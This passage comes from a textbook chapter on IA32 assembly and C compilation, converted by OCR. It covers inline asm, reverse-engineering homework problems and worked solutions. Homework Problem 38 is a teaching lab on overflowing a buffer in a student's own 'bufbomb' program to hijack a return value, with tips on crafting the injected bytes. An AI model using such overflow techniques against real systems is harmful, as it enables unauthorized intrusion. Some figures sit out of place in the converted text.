%eax and indicating that program value y should be the argument for the mull instruction. The instruction then stores the 8-byte product in two registers with %eax holding the low-order 4 bytes and %edx holding the high-order bytes. We then use register %edx to construct the return value. As this example illustrates, comma (',') characters are used to separate pairs of operands in the input and output lists, and register names in the overwrite list. Note that we were able to specify *dest as an output of the second movl instruction, since this is an assignable value. The compiler then generates the correct machine code to store the value in %eax at this memory location.

To see how the compiler generates code in connection with an asm statement, here is the code generated for ok_umul:

```
    Set up asm inputs
1    movl 8(%ebp),%ecx          Load x into %ecx
2    movl 12(%ebp),%ebx         Load y into %ebx
3    movl 16(%ebp),%esi         Load dest into %esi
    The following instruction was generated by asm.
      Input registers: %ecx for x, %ebx for y
      Output registers: %ecx for product, %ebx for result
4    movl %ecx,%eax; mull %ebx; movl %eax,%ecx;
5    setae %dl; movzbl %dl,%ebx
    Process asm outputs
6    movl %ecx,(%esi)           Store product at dest
7    movl %ebx,%eax             Set result as return value
```

Lines 1–3 of this code fetch the procedure arguments and store them in registers. Note that it does not use registers %eax or %edx, since we have declared that these will be overwritten. Our inline assembly statement appears as lines 4 and 5, but with register names substituted for the arguments. In particular, it will use registers %ecx for argument %2 (x), and %ebx for argument %3 (y). The product will be held temporarily in %ecx, while it uses register %ebx for argument %1 (result). Line 6 then stores the product at dest, completing the processing of argument %0 (*dest). Line 7 copies result to register %eax as the return value. Thus, the compiler generated not only the code indicated by our asm statement, but code to set up the statement inputs (lines 1–3) and to make use of the outputs (lines 6–7).

Although the syntax of the asm statement is somewhat arcane, and its use makes the code less portable, this statement can be very useful for writing programs that accesses machine-level features using a minimal amount of assembly code. We have found that a certain amount of trial and error is required to get code that works. The best strategy is to compile the code with the -S switch and then examine the generated assembly code to see if it will have the desired effect. The code should be tested with different settings of switches such as with and without the -O flag.

16 Summary

In this chapter, we have peered beneath the layer of abstraction provided by a high-level language to get a view of machine-level programming. By having the compiler generate an assembly-code representation of the machine-level program, we can gain insights into both the compiler and its optimization capabilities, along with the machine, its data types, and its instruction set. As we will see in Chapter **??**, knowing the characteristics of a compiler can help when trying to write programs that will have efficient mappings onto the machine. We have also seen examples where the high-level language abstraction hides important details about the operation of a program. For example, we have seen that the behavior of floating-point code can depend on whether values are held in registers or in memory. In Chapter **??**, we will see many examples where we need to know whether a program variable is on the runtime stack, in some dynamically-allocated data structure, or in some global storage locations. Understanding how programs map onto machines makes it easier to understand the difference between these kinds of storage.

Assembly language is very different from C code. There is minimal distinction between different data types. The program is expressed as a sequence of instructions, each of which performs a single operation. Parts of the program state, such as registers and the runtime stack, are directly visible to the programmer. Only low-level operations are provided to support data manipulation and program control. The compiler must use multiple instructions to generate and operate on different data structures and to implement control constructs such as conditionals, loops, and procedures. We have covered many different aspects of C and how it gets compiled. We have seen the that the lack of bounds checking in C makes many programs prone to buffer overflows, and that this has made many system vulnerable to attacks.

We have only examined the mapping of C onto IA32, but much of what we have covered is handled in a similar way for other combinations of language and machine. For example, compiling C++ is very similar to compiling C. In fact, early implementations of C++ simply performed a source-to-source conversion from C++ to C and generated object code by running a C compiler on the result. C++ objects are represented by structures, similar to a C `struct`. Methods are represented by pointers to the code implementing the methods. By contrast, Java is implemented in an entirely different fashion. The object code of Java is a special binary representation known as *Java byte code*. This code can be viewed as a machine-level program for a *virtual machine*. As its name suggests, this machine is not implemented directly in hardware. Instead, software interpreters process the byte code, simulating the behavior of the virtual machine. The advantage of this approach is that the same Java byte code can be executed on many different machines, whereas the machine code we have considered runs only under IA32.

Bibliographic Notes

The best references on IA32 are from Intel. Two useful references are part of their series on software development. The basic architecture manual [2] gives an overview of the architecture from the perspective of an assembly-language programmer, and the instruction set reference manual [3] gives detailed descriptions of the different instructions. These references contain far more information than is required to understand Linux code. In particular, with flat mode addressing, all of the complexities of the segmented addressing scheme can be ignored.

The GAS format used by the Linux assembler is very different from the standard format used in Intel documentation and by other compilers (particularly those produced by Microsoft). One main distinction is that the source and destination operands are given in the opposite order

On a Linux machine, running the command `info as` will display information about the assembler. One of the subsections documents machine-specific information, including a comparison of GAS with the more standard Intel notation. Note that GCC refers to these machines as “i386”—it generates code that could even run on a 1985 vintage machine.

Muchnick’s book on compiler design [9] is considered the most comprehensive reference on code optimization techniques. It covers many of the techniques we discuss here, such as register usage conventions and the advantages of generating code for loops based on their do-while form.

Much has been written about the use of buffer overflow to attack systems over the Internet. Detailed analyses of the 1988 Internet worm have been published by Spafford [10] as well as by members of the team at MIT who helped stop its spread [5]. Since then, a number of papers and projects have generated about both creating and preventing buffer overflow attacks, such as [4].

Homework Problems

Homework Problem 31 [Category 1]:

You are given the following information. A function with prototype

```
int decode2(int x, int y, int z);
```

is compiled into assembly code. The body of the code is as follows:

```
movl 16(%ebp),%eax
movl 12(%ebp),%edx
subl %eax,%edx
movl %edx,%eax
imull 8(%ebp),%edx
sall $31,%eax
sarl $31,%eax
xorl %edx,%eax
```

Parameters x, y, and z are stored at memory locations with offsets 8, 12, and 16 relative to the address in register %ebp. The code stores the return value in register %eax.

Write C code for decode2 that will have an effect equivalent to our assembly code. You can test your solution by compiling your code with the -S switch. Your compiler may not generate identical code, but it should be functionally equivalent.

Homework Problem 32 [Category 2]:

The following C code is almost identical to that in Figure 12:

```
int absdiff2(int x, int y)
{
    int result;

    if (x < y)
        result = y-x;
    else
```

```
        result = x-y;
    return result;
}
```

When compiled, however, it gives a different form of assembly code:

```
  movl 8(%ebp),%edx
  movl 12(%ebp),%ecx
  movl %edx,%eax
  subl %ecx,%eax
  cmpl %ecx,%edx
  jge .L3
  movl %ecx,%eax
  subl %edx,%eax
.L3:
```

A. What subtractions are performed when $x < y$? When $x \geq y$?

B. In what way does this code deviate from the standard implementation of if-else described previously?

C. Using C syntax (including goto's), show the general form of this translation.

D. What restrictions must be imposed on the use of this translation to guarantee that it has the behavior specified by the C code?

Homework Problem 33 [Category 2]:

The following code shows an example of branching on an enumerated type value in a switch statement. Recall that enumerated types in C are simply a way to introduce a set of names having associated integer values. By default, the values assigned to the names go from 0 upward. In our code, the actions associated with the different case labels have been omitted.

```
/* Enumerated type creates set of constants numbered 0 and upward */
typedef enum {MODE_A, MODE_B, MODE_C, MODE_D, MODE_E} mode_t;

int switch3(int *p1, int *p2, mode_t action)
{
  int result = 0;
  switch(action) {
  case MODE_A:

  case MODE_B:

  case MODE_C:

  case MODE_D:
```

```
  The jump targets
  Arguments p1 and p2 are in registers %ebx and %ecx.
.L15:                   MODE_A
  movl (%ecx),%edx
  movl (%ebx),%eax
  movl %eax,(%ecx)
  jmp .L14
  .p2align 4,,7         Inserted to optimize cache performance
.L16:                   MODE_B
  movl (%ecx),%eax
  addl (%ebx),%eax
  movl %eax,(%ebx)
  movl %eax,%edx
  jmp .L14
  .p2align 4,,7         Inserted to optimize cache performance
.L17:                   MODE_C
  movl $15,(%ebx)
  movl (%ecx),%edx
  jmp .L14
  .p2align 4,,7         Inserted to optimize cache performance
.L18:                   MODE_D
  movl (%ecx),%eax
  movl %eax,(%ebx)
.L19:                   MODE_E
  movl $17,%edx
  jmp .L14
  .p2align 4,,7         Inserted to optimize cache performance
.L20:
  movl $-1,%edx
.L14:                   default
  movl %edx,%eax        Set return value
```

Figure 37: **Assembly code for Problem 33.** This code implements the different branches of a `switch` statement.

```
  case MODE_E:

  default:

  }
  return result;
}
```

The part of the generated assembly code implementing the different actions is shown shown in Figure 37. The annotations indicate the values stored in the registers and the case labels for the different jump destinations.

A. What register corresponds to program variable `result`?

B. Fill in the missing parts of the C code. Watch out for cases that fall through.

Homework Problem 34 [Category 2]:

Switch statements are particularly challenging to reverse engineer from the object code. In the following procedure, the body of the switch statement has been removed.

```
int switch_prob(int x)
{
    int result = x;

    switch(x) {

        /* Fill in code here */
    }

    return result;
}
```

Figure 38 shows the disassembled object code for the procedure. We are only interested in the part of code shown on lines 4 through 16. We can see on line 4 that parameter `x` (at offset 8 relative to `%ebp`) is loaded into register `%eax`, corresponding to program variable `result`. The "`lea 0x0(%esi),%esi`" instruction on line 11 is a nop instruction inserted to make the instruction on line 12 start on an address that is a multiple of 16.

The jump table resides in a different area of memory. Using the debugger GDB we can examine the six 4-byte words of memory starting at address `0x8048468` with the command `x/6w 0x8048468`. GDB prints the following:

```
(gdb) x/6w 0x8048468
0x8048468:  0x080483d5      0x080483eb      0x080483d5      0x080483e0
0x8048478:  0x080483e5      0x080483e8
(gdb)
```

```
080483c0 <switch_prob>:
 80483c0:  55                      push   %ebp
 80483c1:  89 e5                   mov    %esp,%ebp
 80483c3:  8b 45 08                mov    0x8(%ebp),%eax
 80483c6:  8d 50 ce                lea    0xffffffce(%eax),%edx
 80483c9:  83 fa 05                cmp    $0x5,%edx
 80483cc:  77 1d                   ja     80483eb <switch_prob+0x2b>
 80483ce:  ff 24 95 68 84 04 08    jmp    *0x8048468(,%edx,4)
 80483d5:  c1 e0 02                shl    $0x2,%eax
 80483d8:  eb 14                   jmp    80483ee <switch_prob+0x2e>
 80483da:  8d b6 00 00 00 00       lea    0x0(%esi),%esi
 80483e0:  c1 f8 02                sar    $0x2,%eax
 80483e3:  eb 09                   jmp    80483ee <switch_prob+0x2e>
 80483e5:  8d 04 40                lea    (%eax,%eax,2),%eax
 80483e8:  0f af c0                imul   %eax,%eax
 80483eb:  83 c0 0a                add    $0xa,%eax
 80483ee:  89 ec                   mov    %ebp,%esp
 80483f0:  5d                      pop    %ebp
 80483f1:  c3                      ret
 80483f2:  89 f6                   mov    %esi,%esi
```

Figure 38: **Disassembled code for Problem 34.**

Fill in the body of the switch statement with C code that will have the same behavior as the object code.

Homework Problem 35 [Category 2]:

The code generated by the C compiler for `var_prod_ele` (Figure 25(b)) is not optimal. Write code for this function based on a hybrid of procedures `fix_prod_ele_opt` (Figure 24) and `var_prod_ele_opt` (Figure 25) that is correct for all values of `n`, but compiles into code that can keep all of its temporary data in registers.

Recall that the processor only has six registers available to hold temporary data, since registers `%ebp` and `%esp` cannot be used for this purpose. One of these registers must be used to hold the result of the multiply instruction. Hence, you must reduce the number of local variables in the loop from six (`result`, `Aptr`, `B`, `nTjPk`, `n`, and `cnt`) to five.

Homework Problem 36 [Category 2]:

You are charged with maintaining a large C program, and you come across the following code:

im/code/asm/structprob-ans.c

```
typedef struct {
    int left;
    a_struct a[CNT];
    int right;
} b_struct;

void test(int i, b_struct *bp)
{
    int n = bp->left + bp->right;
    a_struct *ap = &bp->a[i];
    ap->x[ap->idx] = n;
}
```

im/code/asm/structprob-ans.c

Unfortunately, the '.h' file defining the compile-time constant CNT and the structure a_struct are in files for which you do not have access privileges. Fortunately, you have access to a '.o' version of code, which you are able to disassemble with the objdump program, yielding the disassembly shown in Figure 39.

Using your reverse engineering skills, deduce the following:

A. The value of CNT.

B. A complete declaration of structure a_struct. Assume that the only fields in this structure are idx and x.

Homework Problem 37 [Category 1]:

Write a function good_echo that reads a line from standard input and writes it to standard output. Your implementation should work for an input line of arbitrary length. You may use the library function fgets, but you must make sure your function works correctly even when the input line requires more space than you have allocated for your buffer. Your code should also check for error conditions and return when one is encounted. You should refer to the definitions of the standard I/O functions for documentation [6, 7].

Homework Problem 38 [Category 3]:

In this problem, you will mount a buffer overflow attack on your own program. As stated earlier, we do not condone using this or any other form of attack to gain unauthorized access to a system, but by doing this exercise, you will learn a lot about machine-level programming.

Download the file bufbomb.c from the CS:APP website and compile it to create an executable program. In bufbomb.c, you will find the following functions:

```
int getbuf()
{
    char buf[12];
    getxs(buf);
    return 1;
}

void test()
{
  int val;
  printf("Type Hex string:");
  val = getbuf();
  printf("getbuf returned 0x%x\n", val);
}
```

The function `getxs` (also in `bufbomb.c`) is similar to the library `gets`, except that it reads characters encoded as pairs of hex digits. For example, to give it a string "`0123`," the user would type in the string "`30 31 32 33`." The function ignores blank characters. Recall that decimal digit x has ASCII representation `0x3`x.

A typical execution of the program is as follows:

```
unix> ./bufbomb
Type Hex string: 30 31 32 33
getbuf returned 0x1
```

Looking at the code for the `getbuf` function, it seems quite apparent that it will return value 1 whenever it is called. It appears as if the call to `getxs` has no effect. Your task is to make `getbuf` return -559038737 (`0xdeadbeef`) to `test`, simply by typing an appropriate hexadecimal string to the prompt.

Here are some ideas that will help you solve the problem:

- Use OBJDUMP to create a disassembled version of `bufbomb`. Study this closely to determine how the stack frame for `getbuf` is organized and how overflowing the buffer will alter the saved program state.

- Run your program under GDB. Set a breakpoint within `getbuf` and run to this breakpoint. Determine such parameters as the value of `%ebp` and the saved value of any state that will be overwritten when you overflow the buffer.

- Determining the byte encoding of instruction sequences by hand is tedious and prone to errors. You can let tools do all of the work by writing an assembly code file containing the instructions and data you want to put on the stack. Assemble this file with GCC and disassemble it with OBJDUMP. You should be able to get the exact byte sequence that you will type at the prompt. OBJDUMP will produce some pretty strange looking assembly instructions when it tries to disassemble the data in your file, but the hexadecimal byte sequence should be correct.

Keep in mind that your attack is very machine and compiler specific. You may need to alter your string when running on a different machine or with a different version of GCC.

Homework Problem 39 [Category 2]:

Use the `asm` statement to implement a function with the following prototype:

```
void full_umul(unsigned x, unsigned y, unsigned dest[]);
```

This function should compute the full 64-bit product of its arguments and store the results in the destination array, with `dest[0]` having the low-order 4 bytes and `dest[1]` having the high-order 4 bytes.

Homework Problem 40 [Category 2]:

The `fscale` instruction computes the function $x \cdot 2^{RTZ(y)}$ for floating-point values x and y, where RTZ denotes the round-toward-zero function, rounding positive numbers downward and negative numbers upward. The arguments to `fscale` come from the floating-point register stack, with x in `%st(0)` and y in

```
00000000 <test>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   53                      push   %ebx
   4:   8b 45 08                mov    0x8(%ebp),%eax
   7:   8b 4d 0c                mov    0xc(%ebp),%ecx
   a:   8d 04 80                lea    (%eax,%eax,4),%eax
   d:   8d 44 81 04             lea    0x4(%ecx,%eax,4),%eax
  11:   8b 10                   mov    (%eax),%edx
  13:   c1 e2 02                shl    $0x2,%edx
  16:   8b 99 b8 00 00 00       mov    0xb8(%ecx),%ebx
  1c:   03 19                   add    (%ecx),%ebx
  1e:   89 5c 02 04             mov    %ebx,0x4(%edx,%eax,1)
  22:   5b                      pop    %ebx
  23:   89 ec                   mov    %ebp,%esp
  25:   5d                      pop    %ebp
  26:   c3                      ret
```

Figure 39: **Disassembled code for Problem 36.**

`%st(1)`. It writes the computed value written `%st(0)` without popping the second argument. (The actual implementation of this instruction works by adding $RTZ(y)$ to the exponent of x).

Using an `asm` statement, implement a function with the following prototype

```
double scale(double x, int n, double *dest);
```

that computes $x \cdot 2^n$ using the `fscale` instruction and stores the result at the location designated by pointer `dest`.

Hint: Extended `asm` does not provide very good support for IA32 floating point. In this case, however, you can access the arguments from the program stack.

References

[1] F. P. Brooks, Jr. *The Mythical Man-Month*. Addison-Wesley, 1979.

[2] Intel Corporation. *Intel Architecture Software Developer's Manual, Volume 1: Basic Architecture*, 1999. Order Number 243190.
Also available at `http://developer.intel.com/`.

[3] Intel Corporation. *Intel Architecture Software Developer's Manual, Volume 2: Instruction Set Reference*, 1999. Order Number 243191.
Also available at `http://developer.intel.com/`.

[4] C. Cowan, P. Wagle, C. Pu, S. Beattie, and J. Walpole. Buffer overflows: Attacks and defenses for the vulnerability of the decade. In *DARPA Information Survivability Conference and Expo (DISCEX)*, March 2000.

[5] M. W. Eichen and J. A. Rochlis. With microscope and tweezers: An analysis of the Internet virus of November, 1988. In *IEEE Symposium on Research in Security and Privacy*, 1989.

[6] S. P. Harbison and G. L. Steele, Jr. *C, A Reference Manual*. Prentice-Hall, 1995.

[7] B. Kernighan and D. Ritchie. *The C Programming Language, Second Edition*. Prentice Hall, 1988.

[8] J. Markoff. Microsoft caught in ‘dirty tricks’ vs. AOL. *New York Times*, August 16 1999.

[9] S. S. Muchnick. *Advanced Compiler Design and Implementation*. Morgan-Kaufmann, 1997.

[10] E. H. Spafford. The Internet worm program: An analysis. Technical Report CSD-TR-823, Department of Computer Science, Purdue University, 1988.

```
}
```

Practice Problem Solutions

Problem 1 Solution: [Pg. 13]

This exercise gives you practice with the different operand forms.

Operand	Value	Comment
`%eax`	`0x100`	Register
`0x104`	`0xAB`	Absolute address
`$0x108`	`0x108`	Immediate
`(%eax)`	`0xFF`	Address `0x100`
`4(%eax)`	`0xAB`	Address `0x104`
`9(%eax,%ecx)`	`0x11`	Address `0x10C`
`260(%ecx,%edx)`	`0x13`	Address `0x108`
`0xFC(,%ecx,4)`	`0xFF`	Address `0x100`
`(%eax,%edx,4)`	`0x11`	Address `0x10C`

Problem 2 Solution: [Pg. 18]

Reverse engineering is a good way to understand systems. In this case, we want to reverse the effect of the C compiler to determine what C code gave rise to this assembly code. The best way is to run a "simulation," starting with values `x`, `y`, and `z` at the locations designated by pointers `xp`, `yp`, and `zp`, respectively. We would then get the following behavior:

```
movl 8(%ebp),%edi     xp
movl 12(%ebp),%ebx    yp
movl 16(%ebp),%esi    zp
movl (%edi),%eax      x
movl (%ebx),%edx      y
movl (%esi),%ecx      z
movl %eax,(%ebx)      *yp = x
movl %edx,(%esi)      *zp = y
movl %ecx,(%edi)      *xp = z
```

From this we can generate the following C code:

code/asm/decode1-ans.c

```
void decode1(int *xp, int *yp, int *zp)
{
    int tx = *xp;
    int ty = *yp;
    int tz = *zp;

    *yp = tx;
    *zp = ty;
    *xp = tz;
}
```

code/asm/decode1-ans.c

Problem 3 Solution: [Pg. 19]

This exercise demonstrates the versatility of the `leal` instruction and gives you more practice in deciphering the different operand forms. Note that although the operand forms are classified as type "Memory" in Figure 3, no memory access occurs.

Expression	Result
`leal 6(%eax), %edx`	$6 + x$
`leal (%eax,%ecx), %edx`	$x + y$
`leal (%eax,%ecx,4), %edx`	$x + 4y$
`leal 7(%eax,%eax,8), %edx`	$7 + 9x$
`leal 0xA(,$ecx,4), %edx`	$10 + 4y$
`leal 9(%eax,%ecx,2), %edx`	$9 + x + 2y$

Problem 4 Solution: [Pg. 20]

This problem gives you a chance to test your understanding of operands and the arithmetic instructions.

Instruction	Destination	Value
`addl %ecx,(%eax)`	`0x100`	`0x100`
`subl %edx,4(%eax)`	`0x104`	`0xA8`
`imull $16,(%eax,%edx,4)`	`0x10C`	`0x110`
`incl 8(%eax)`	`0x108`	`0x14`
`decl %ecx`	`%ecx`	`0x0`
`subl %edx,%eax`	`%eax`	`0xFD`

Problem 5 Solution: [Pg. 21]

This exercise gives you a chance to generate a little bit of assembly code. The solution code was generated by GCC. By loading parameter `n` in register `%ecx`, it can then use byte register `%cl` to specify the shift amount for the `sarl` instruction.

```
movl 12(%ebp),%ecx    Get x
movl 8(%ebp),%eax     Get n
sall $2,%eax          x <<= 2
sarl %cl,%eax         x >>= n
```

Problem 6 Solution: [Pg. 21]

This instruction is used to set register `%edx` to 0, exploiting the property that x ^ $x = 0$ for any x. It corresponds to the C statement `i = 0`.

This is an example of an assembly language *idiom*—a fragment of code that is often generated to fulfill a special purpose. Recognizing such idioms is one step in becoming proficient at reading assembly code.

Problem 7 Solution: [Pg. 26]

This example requires you to think about the different comparison and set instructions. A key point to note is that by casting the value on one side of a comparison to `unsigned`, the comparison is performed as if both sides are unsigned, due to implicit casting.

```
char ctest(int a, int b, int c)
{
  char t1 =         a <             b;
  char t2 =         b <  (unsigned)    a;
  char t3 = (short) c >= (short)    a;
  char t4 = (char) a != (char)    c;
  char t5 =         c >             b;
  char t6 =         a >             0;
  return t1 + t2 + t3 + t4 + t5 + t6;
}
```

Problem 8 Solution: [Pg. 30]

This exercise requires you to examine disassembled code in detail and reason about the encodings for jump targets. It also gives you practice in hexadecimal arithmetic.

A. The `jbe` instruction has as target `0x8048d1c` + `0xda`. As the original disassembled code shows, this is `0x8048cf8`.

```
8048d1c:  76 da           jbe    8048cf8
8048d1e:  eb 24           jmp    8048d44
```

B. According to the annotation produced by the disassembler, the jump target is at absolute address `0x8048d44`. According to the byte encoding, this must be at an address `0x54` bytes beyond that of the `mov` instruction. Subtracting these gives address `0x8048cf0`, as confirmed by the disassembled code:

```
8048cee:  eb 54           jmp    8048d44
8048cf0:  c7 45 f8 10 00  mov   $0x10,0xfffffff8(%ebp)
```

C. The target is at offset `000000cb` relative to `0x8048907` (the address of the `nop` instruction). Summing these gives address `0x80489d2`.

```
8048902:  e9 cb 00 00 00  jmp    80489d2
8048907:  90              nop
```

D. An indirect jump is denoted by instruction code `ff 25`. The address from which the jump target is to be read is encoded explicitly by the following 4 bytes. Since the machine is little endian, these are given in reverse order as `e0 a2 04 08`.

```
80483f0:  ff 25 e0 a2 04  jmp    *0x804a2e0
80483f5:  08
```

Problem 9 Solution: [Pg. 32]

Annotating assembly code and writing C code that mimics its control flow are good first steps in understanding assembly language programs. This problem gives you practice for an example with simple control flow. It also gives you a chance to examine the implementation of logical operations.

A. *code/asm/simple-if.c*

```
void cond(int a, int *p)
{
  if (p == 0)
    goto done;
  if (a <= 0)
    goto done;
  *p += a;
 done:
}
```

code/asm/simple-if.c

B. The first conditional branch is part of the implementation of the `||` expression. If the test for `p` being nonnull fails, the code will skip the test of `a > 0`.

Problem 10 Solution: [Pg. 34]

The code generated when compiling loops can be tricky to analyze, because the compiler can perform many different optimizations on loop code, and because it can be difficult to match program variables with registers. We start practicing this skill with a fairly simple loop.

A. The register usage can be determined by simply looking at how the arguments get fetched.

Register usage		
Register	Variable	Initially
`%esi`	`x`	`x`
`%ebx`	`y`	`y`
`%ecx`	`n`	`n`

B. The *body-statement* portion consists of lines 4 to 6 in the C code and lines 6 to 8 in the assembly code. The *test-expr* portion is on line 7 in the C code. In the assembly code, it is implemented by the instructions on lines 9 to 14 as well as the branch condition on line 15.

C. The annotated code is as follows.

```
     Initially x, y, and n are at offsets 8, 12, and 16 from %ebp
1      movl 8(%ebp),%esi       Put x in %esi
2      movl 12(%ebp),%ebx      Put y in %ebx
3      movl 16(%ebp),%ecx      Put n in %ecx
```

```
  .p2align 4,,7
.L6:                      loop:
  imull %ecx,%ebx           y *= n
  addl %ecx,%esi            x += n
  decl %ecx                 n--
  testl %ecx,%ecx           Test n
  setg %al                  n > 0
  cmpl %ecx,%ebx            Compare y:n
  setl %dl                  y < n
  andl %edx,%eax            (n > 0) & (y < n)
  testb $1,%al              Test least significant bit
  jne .L6                    If != 0, goto loop
```

Note the somewhat strange implementation of the test expression. Apparently, the compiler recognizes that the two predicates `(n > 0)` and `(y < n)` can only evaluate to 0 or 1, and hence the branch condition need only test the least significant byte of their AND. The compiler could have been more clever and used the `testb` instruction to perform the AND operation.

Problem 11 Solution: [Pg. 37]

This is another chance to practice deciphering loop code. The C compiler has done some interesting optimizations.

A. The register usage can be determined by looking at how the arguments get fetched, and how registers are initialized.

Register usage		
Register	Variable	Initially
`%eax`	`a`	`a`
`%ebx`	`b`	`b`
`%ecx`	`i`	0
`%edx`	`result`	`a`

B. The *test-expr* occurs on line 5 of the C code and on line 10 and the jump condition of line 11 in the assembly code. The *body-statement* occurs on lines 6 through 8 of the C code and on lines 7 to 9 of the assembly code. The compiler has detected that the initial test of the while loop will always be true, since `i` is initialized to 0, which is clearly less than 256.

C. The annotated code is as follows

```
1   movl 8(%ebp),%eax          Put a in %eax
2   movl 12(%ebp),%ebx         Put b in %ebx
3   xorl %ecx,%ecx             i = 0
4   movl %eax,%edx             result = a
5   .p2align 4,,7
  a in %eax, b in %ebx, i in %ecx, result in %edx
```

```
.L5:                        loop:
  addl %eax,%edx              result += a
  subl %ebx,%eax              a -= b
  addl %ebx,%ecx              i += b
  cmpl $255,%ecx              Compare i:255
  jle .L5                     If <= goto loop
  movl %edx,%eax              Set result as return value
```

D. The equivalent `goto` code is as follows

```
int loop_while_goto(int a, int b)
{
  int i = 0;
  int result = a;
 loop:
  result += a;
  a -= b;
  i += b;
  if (i <= 255)
    goto loop;
  return result;
}
```

Problem 12 Solution: [Pg. 41]

One way to analyze assembly code is to try to reverse the compilation process and produce C code that would look "natural" to a C programmer. For example, we wouldn't want any `goto` statements, since these are seldom used in C. Most likely, we wouldn't use a `do-while` statement either. This exercise forces you to reverse the compilation into a particular framework. It requires thinking about the translation of `for` loops. It also demonstrates an optimization technique known as *code motion*, where a computation is moved out of a loop when it can be determined that its result will not change within the loop.

A. We can see that `result` must be in register `%eax`. It gets set to 0 initially and it is left in `%eax` at the end of the loop as a return value. We can see that `i` is held in register `%edx`, since this register is used as the basis for two conditional tests.

B. The instructions on lines 2 and 4 set `%edx` to `n-1`.

C. The tests on lines 5 and 12 require `i` to be nonnegative.

D. Variable `i` gets decremented by instruction 4.

E. Instructions 1, 6, and 7 cause `x*y` to be stored in register `%ecx`.

F. Here is the original code:

```
int loop(int x, int y, int n)
{
  int result = 0;
  int i;
  for (i = n-1; i >= 0; i = i-x) {
    result += y * x;
  }
  return result;
}
```

Problem 13 Solution: [Pg. 45]

This problem gives you a chance to reason about the control flow of a switch statement. Answering the questions requires you to combine information from several places in the assembly code:

1. Line 2 of the assembly code adds 2 to `x` to set the lower range of the cases to 0. That means that the minimum case label is -2.
2. Lines 3 and 4 cause the program to jump to the default case when the adjusted case value is greater than 6. This implies that the maximum case label is $-2 + 6 = 4$.
3. In the jump table, we see that the second entry (case label -1) has the same destination (`.L10`) as the jump instruction on line 4, indicating the default case behavior. Thus, case label -1 is missing in the switch statement body.
4. In the jump table, we see that the fifth and sixth entries have the same destination. These correspond to case labels 2 and 3.

From this reasoning we conclude:

A. The case labels in the switch statement body had values -2, 0, 1, 2, 3, and 4.

B. The case with destination `.L8` had labels 2 and 3.

Problem 14 Solution: [Pg. 48]

This is another example of an assembly code idiom. At first it seems quite peculiar—a `call` instruction with no matching `ret`. Then we realize that it is not really a procedure call after all.

A. `%eax` is set to the address of the `popl` instruction.

B. This is not a true subroutine call, since the control follows the same ordering as the instructions and the return address is popped from the stack.

C. This is the only way in IA32 to get the value of the program counter into an integer register.

Problem 15 Solution: [Pg. 50]

This problem makes concrete the discussion of register usage conventions. Registers `%edi`, `%esi`, and `%ebx` are callee save. The procedure must save them on the stack before altering their values and restore them before returning. The other three registers are caller save. They can be altered without affecting the behavior of the caller.

Problem 16 Solution: [Pg. 52]


Being able to reason about how functions use the stack is a critical part of understanding compiler-generated code. As this example illustrates, the compiler allocates a significant amount of space that never gets used.

A. We started with `%esp` having value `0x800040`. Line 2 decrements this by 4, giving `0x80003C`, and this becomes the new value of `%ebp`.

B. We can see how the two `leal` instructions compute the arguments to pass to `scanf`. Since arguments are pushed in reverse order, we can see that `x` is at offset -4 relative to `%ebp` and `y` is at offset -8. The addresses are therefore `0x800038` and `0x800034`.

C. Starting with the original value of `0x800040`, line 2 decremented the stack pointer by 4. Line 4 decremented it by 24, and line 5 decremented it by 4. The three pushes decremented it by 12, giving an overall change of 44. Thus, after line 10 `%esp` equals `0x800014`.

D. The stack frame has the following structure and contents:



0x80003C	0x800060	← %ebp
0x800038	0x53	x
0x800034	0x46	y
0x800030		
0x80002C		
0x800028		
0x800024		
0x800020		
0x80001C	0x800038	
0x800018	0x800034	
0x800014	0x300070	← %esp

E. Byte addresses `0x800020` through `0x800033` are unused.

Problem 17 Solution: [Pg. 58]

This exercise tests your understanding of data sizes and array indexing. Observe that a pointer of any kind is four bytes long. The GCC implementation of `long double` uses 12 bytes to store each value, even though the actual format requires only 10 bytes.

Array	Element size	Total size	Start address	Element i
S	2	28	$x_{\texttt{S}}$	$x_{\texttt{S}} + 2i$
T	4	12	$x_{\texttt{T}}$	$x_{\texttt{T}} + 4i$
U	4	24	$x_{\texttt{U}}$	$x_{\texttt{U}} + 4i$
V	12	96	$x_{\texttt{V}}$	$x_{\texttt{V}} + 12i$
W	4	16	$x_{\texttt{W}}$	$x_{\texttt{W}} + 4i$

Problem 18 Solution: [Pg. 59]

This problem is a variant of the one shown for integer array `E`. It is important to understand the difference between a pointer and the object being pointed to. Since data type `short` requires two bytes, all of the array indices are scaled by a factor of two. Rather than using `movl` as before, we now use `movw`.

Expression	Type	Value	Assembly
`S+1`	`short *`	$x_{\texttt{S}} + 2$	`leal 2(%edx),%eax`
`S[3]`	`short`	$Mem[x_{\texttt{S}} + 6]$	`movw 6(%edx),%ax`
`&S[i]`	`short *`	$x_{\texttt{S}} + 2i$	`leal (%edx,%ecx,2),%eax`
`S[4*i+1]`	`short`	$Mem[x_{\texttt{S}} + 8i + 2]$	`movw 2(%edx,%ecx,8),%ax`
`S+i-5`	`short *`	$x_{\texttt{S}} + 2i - 10$	`leal -10(%edx,%ecx,2),%eax`

Problem 19 Solution: [Pg. 62]

This problem requires you to work through the scaling operations to determine the address computations, and to apply the formula for row-major indexing. The first step is to annotate the assembly to determine how the address references are computed:

```
movl 8(%ebp),%ecx                Get i
movl 12(%ebp),%eax               Get j
leal 0(,%eax,4),%ebx             4*j
leal 0(,%ecx,8),%edx             8*i
subl %ecx,%edx                   7*i
addl %ebx,%eax                   5*j
sall $2,%eax                     20*j
movl mat2(%eax,%ecx,4),%eax      mat2[(20*j + 4*i)/4]
addl mat1(%ebx,%edx,4),%eax      + mat1[(4*j + 28*i)/4]
```

From this we can see that the reference to matrix `mat1` is at byte offset $4(7i + j)$, while the reference to matrix `mat2` is at byte offset $4(5j + i)$. From this we can determine that `mat1` has 7 columns, while `mat2` has 5, giving $\texttt{M} = 5$ and $\texttt{N} = 7$.

Problem 20 Solution: [Pg. 63]

